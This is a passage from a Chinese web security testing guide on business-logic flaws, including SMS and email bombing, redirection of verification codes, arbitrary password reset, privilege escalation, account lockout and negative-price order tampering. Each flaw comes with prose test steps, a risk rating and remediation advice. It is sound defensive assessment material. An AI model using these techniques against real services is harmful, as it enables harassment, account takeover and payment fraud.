- 只可对当前手机号轰炸或单个手机号码做了限制，但变换手机号码仍然可以不断发送的，判定为**低风险**。

## 安全建议

- 1、合理配置后台短信服务器的功能，对于同一手机号码，发送次数不超过 3-5 次，并且可对发送的时间间隔做限制。
- 2、页面前台代码编写时，加入禁止针对同一手机号进行的次数大于 N 次的发送，或者在页面中加入验证码功能，并且限制发送的时间间隔。

### 3.3.15.2 邮件炸弹

#### 漏洞描述

应用系统未限制邮件的发送次数和频率，造成短时间内大量邮件发送至接收者邮箱，造成大量垃圾邮件。

#### 测试指南

##### 步骤：

- 1、手工找到有关网站注册页面，认证页面，是否具有邮件发送页面，如果有，则进行下一步。
- 2、通过利用 burp 或者其它抓包截断工具，抓取发送邮件的数据包，并且进行重放攻击，查看邮箱是否在短时间内连续收到 10 封以上邮件，如果收到大量邮件，则说明存在该漏洞。

##### 结论：

攻击者通过填写他人的邮箱地址，使用软件 burpsuite 的 intruder 功能重复提交发送邮件的请求包，达到短时间内向他人的邮箱中发送大量垃圾邮件的目的。

#### 风险评级

- 可对任意邮箱轰炸，判定为**高风险**。
- 只可对当前邮箱轰炸，判定为**低风险**。



## 安全建议

- 1、合理配置后台邮件服务器的功能，对于同一邮箱，发送次数不超过 3-5 次，并且可对发送的时间间隔做限制。
- 2、页面前台代码编写时，加入禁止针对同一邮箱进行的次数大于 N 次的发送，或者在页面中加入验证码功能，并且限制发送的时间间隔。

### 3.3.15.3 短信定向转发

#### 漏洞描述

短信接收人可任意指定

#### 测试指南

##### 步骤：

拦截发送短信的请求，将手机号改为测试人员的手机号，测试是否可接收短信验证码。

##### 结论：

攻击者可利用该漏洞将验证码发送到自己的手机号上，重置他人密码或转账。

#### 风险评级

- 短信接收人可任意指定，判定为**高风险**

#### 安全建议

发送短信时手机号从当前会话中获取，避免从前端传入。

### 3.3.15.4 邮件可定向转发

#### 漏洞描述

应用系统发送邮件的接收人可由客户端任意指定

## 测试指南

### 步骤:

拦截发送邮件的请求，将接收人邮箱改为测试人员的邮箱地址，测试是否可接收邮件。

### 结论:

攻击者可利用该漏洞将邮件发送到自己的邮箱中，重置他人密码。

## 风险评级

- 邮件接收人可任意指定，判定为**高风险**

## 安全建议

发送邮件时邮箱从当前会话中获取，避免从前端传入。

### 3.3.15.5任意用户密码修改/重置

## 漏洞描述

可通过篡改用户名或 ID、暴力破解验证码等方式修改/重置任意账户的密码。

## 测试指南

### 步骤:

密码修改的步骤一般是先校验用户原始密码是否正确，再让用户输入新密码。修改密码机制绕过方式大概有以下三种：

1、如果输入新密码的接口可以直接访问，那么在未知原始密码的情况下即可直接修改密码，通常知道了他人的用户名即可任意修改他人的密码。

2、如果系统未校验修改密码的用户身份，那么在提交修改密码请求时，攻击者通过输入密码，将用户名或者用户 ID 修改为其他人的，即可成功修改他人的密码。

3、当修改密码时系统需要电子邮件或者手机短信确认，而应用程序未校验用户输入的邮箱和手机号，那么攻击者通过填写自己的邮箱或手机号接收修改密码的链接和验证码，以此修改他人的密码。

密码重置机制绕过攻击方式主要有以下两种：

1、通过正常手段获取重置密码的链接，猜解链接的组成结构和内容（如用户名或者时间戳的 MD5 值）。在得知他人邮箱的情况下，构造重置他人密码的链接。

2、在得知他人手机号的情况下，通过穷举手机验证码重置他人的密码。

#### 结论：

密码修改功能常采用分步骤方式来实现，攻击者在未知原始密码的情况下绕过某些检验步骤修改用户密码。

重置密码过程一般是首先验证注册的邮箱或者手机号，获取重置密码的链接（一般会包含一串唯一的字符串）或者验证码，然后访问重置密码链接或者输入验证码，最后输入新密码。密码重置机制绕过攻击是指在未知他人的重置密码链接或手机验证码的情况下，通过构造重置密码链接或穷举手机验证码的方式直接重置他人的密码。

### 风险评级

- 其它用户的密码被修改/重置成功，**高风险**

### 安全建议

- 1、一次性填写校验信息（原始密码、新密码等）后再提交修改密码请求。
- 2、对客户端提交的修改密码请求，应对请求的用户身份与当前登录的用户身份进行校验，判断是否有权修改用户的密码并对原始密码是否正确也进行判断。
- 3、不应将用于接收验证信息的手机、邮箱等信息全部明文传到客户端，应对手机、邮箱等信息进行屏蔽处理，或不将此类信息返回到客户端。
- 4、对原始密码进行了验证的情况下，限制输入原始密码的错误次数，防止攻击者暴力破解原始密码。
- 5、重置密码链接中的关键信息应随机化，不可预测（例如 token 机制），且禁止将关键信息返回到客户端。

### 3.3.15.6 SSO 认证缺陷

#### 漏洞描述

SSO 认证存在缺陷，可越权登录他人账户。

## 测试指南

### 步骤:

建议从以下两个方向进行测试:

#### 1、信息传输缺乏安全保证

SSO 认证通信过程中大多数采用明文形式传送敏感信息, 这些信息很容易被窃取, 致使重要信息泄露。另外, 在通信过程中大多数方案也没有对关键信息进行签名, 容易遭到伪装攻击。

#### 2、Web 服务的安全缺陷

由于单点登录基本上是基于 Web 服务实现的, 所以也不可避免的存在 Web 服务的安全缺陷, 如跨站脚本攻击、越权攻击等。

### 结论:

因为只需要登录一次, 所有的授权的应用系统都可以访问, 可能导致一些很重要的信息泄露。

## 风险评级

- 可导致用户在单点登录之后任意登录其他系统和其他用户账号信息, **高风险**

## 安全建议

建议从以下几个方面进行防御:

- 1、建议在不影响业务的前提下, 使用 HTTPS 协议传输
- 2、严格校验 SSO 认证过程中的用户身份
- 3、过滤用户传入的参数, 对特殊符号进行转义或屏蔽。

### 3.3.15.7 越权

## 漏洞描述

越权访问, 这类漏洞是指应用在检查授权 (Authorization) 时存在纰漏, 使得攻击者在获得低权限用户帐号后, 可以利用一些方式绕过权限检查, 访问或者操作到原本无权访问的

高权限功能。在实际的代码安全审查中，这类漏洞往往很难通过工具进行自动化检测，因此在实际应用中危害很大。其与未授权访问有一定差别。

## 测试指南

### 步骤：

- 1、以超管 **admin**（高权限用户）身份登录系统
- 2、找到一个只有超管（高权限）才有的功能的链接，比如："http://localhost/mywebappname/userManage/userList.do"，显示出所有的 **user**，并复制此链接。
- 3、以普通用户登陆进系统,在地址栏输入：**userManage/userList.do**，如果可以查看到其所有的 **user**，则就造成了，普通用户的越权访问。

### 结论：

目前存在着两种越权操作类型：横向越权操作和纵向越权操作。前者指的是攻击者尝试访问与他拥有相同权限的用户的资源；而后者指的是一个低级别攻击者尝试访问高级别用户的资源。

## 风险评级

- 任意水平或垂直越权，按照业务功能的重要性风险不同，一般判定为**高风险**

## 安全建议

对用户操作进行权限校验，防止通过修改参数进入未授权页面及进行非法操作，建议在服务端对请求的数据和当前用户身份做一个校验检查。流程描述：在服务器接收到用户发送的页面访问请求时，根据预设的识别策略，从用户的页面访问请求中提取该用户对应的用户唯一标识信息，同时提取所述页面访问请求对应的应答页面中的表单及该表单中不可修改参数，将所述表单及不可修改参数与所述用户唯一标识信息绑定后记录到参数列表中；检测到用户提交请求页面的表单时，将所述请求页面的表单及不可修改参数与该用户对应的所述参数列表中记录的表单及不可修改参数进行比对，控制该用户的访问。

### 3.3.15.8 恶意锁定问题

#### 漏洞描述

通过不断的输入错误的密码可恶意锁定任意账号

#### 测试指南

##### 步骤:

针对测试账户，不断输入错误的密码，直至将其锁定。

##### 结论:

若系统认证功能无防自动化处理模块，攻击者可编写脚本批量锁定系统账号。

#### 风险评级

- 锁定账户之后，可继续使用认证功能，导致可批量自动化账户锁定，为**中风险**。
- 锁定账户之后，可继续使用认证功能，但认证存在防自动化功能，为**低风险**。

#### 安全建议

- 1、账户锁定之后应不能继续使用认证功能
- 2、认证功能防自动化操作，如添加图形验证码。

### 3.3.15.9 密码修改/重置流程跨越

#### 漏洞描述

密码修改功能常采用分步骤方式来实现，攻击者在未知原始密码的情况下绕过某些检验步骤修改用户密码。

#### 测试指南

##### 步骤:

- 1、完成修改 / 重置密码的正常流程；
- 2、绕过检验原密码等步骤，直接访问输入新密码页面，输入新密码，修改 / 重置密码。

**结论:**

有些密码修改 / 重置流程采用 step=1、step=2 类似的方式实现，如果应用校验不全，攻击者可绕过前面的步骤，直接访问最后一步，输入新密码进行修改 / 重置。

**风险评级**

- 绕过原密码验证或绕过验证码，一般判定为**高风险**

**安全建议**

一次性填写校验信息（原始密码、新密码等）后再提交修改 / 重置密码请求。

**3.3.15.10 负值反冲****漏洞描述**

应用程序未校验订单数据的取值范围，交易存在负值反冲。

**测试指南****步骤:**

提交订单时拦截请求，修改订单参数为负数，如商品单价、数量、总价等。

**结论:**

通过篡改订单参数，使得订单金额为负值，在使用余额支付时余额反而增加。

**风险评级**

- 未对数据进行校验，导致业务数据被污染，一般判定为**高风险**。

**安全建议**

1、服务器端在生成交易订单时，商品的价格从数据库中取出，禁止使用客户端发送的商品价格。

2、服务器端对客户端提交的交易数据（如商品 ID、商品数量、商品价格等）的取值范围进行校验，将商品 ID 和商品价格与数据库中的数据对比较验，商品数量为大于零的整数。

3、服务器端在生成支付订单时，对支付订单中影响支付金额的所有因素（比如商品 ID、商品数量、商品价格、订单编号等）进行签名，对客户端提交的支付订单进行校验。

### 3.3.15.11 正负值对冲

#### 漏洞描述

应用程序未校验订单数据的取值范围，交易存在正负值对冲。

#### 测试指南

##### 步骤：

提交订单（包含多种商品）时拦截请求，修改部分商品的单价或数量，保证订单总金额为正数。

##### 结论：

由于应用会校验订单总金额的取值范围，所以在保证该条件满足的前提下，修改个别商品的数量，达到正负值对冲。

#### 风险评级

- 未对数据进行校验，导致业务数据被污染，一般为高风险。

#### 安全建议

1、服务器端在生成交易订单时，商品的价格从数据库中取出，禁止使用客户端发送的商品价格。

2、服务器端对客户端提交的交易数据（如商品 ID、商品数量、商品价格等）的取值范围进行校验，将商品 ID 和商品价格与数据库中的数据对比校验，商品数量为大于零的整型数。

3、服务器端在生成支付订单时，对支付订单中影响支付金额的所有因素（比如商品 ID、商品数量、商品价格、订单编号等）进行签名，对客户端提交的支付订单进行校验。



### 3.3.15.12 业务流程跳跃

#### 漏洞描述

业务逻辑流程分步骤进行且能越过中间校验步骤直接进行后续操作，导致中间校验等步骤失效。

#### 测试指南

##### 步骤：

- 1、首先完成正常的业务逻辑步骤，获取每一个步骤的请求；
- 2、绕过中间步骤，直接访问最后一个或几个验证请求，看是否可绕过。

##### 结论：

攻击者可利用该漏洞绕过业务流程检测，进行非法修改他人密码等危险操作。

#### 风险评级

- 绕过前面的校验步骤，直接跳转至后面的校验步骤，**高风险**。

#### 安全建议

建议在不影响业务的前提下，在 **Session** 中添加对每一步流程页面的校验标志位，在新步骤页面浏览过程前要检测之前每一步的 **session** 标志位，且要与用户身份强绑定。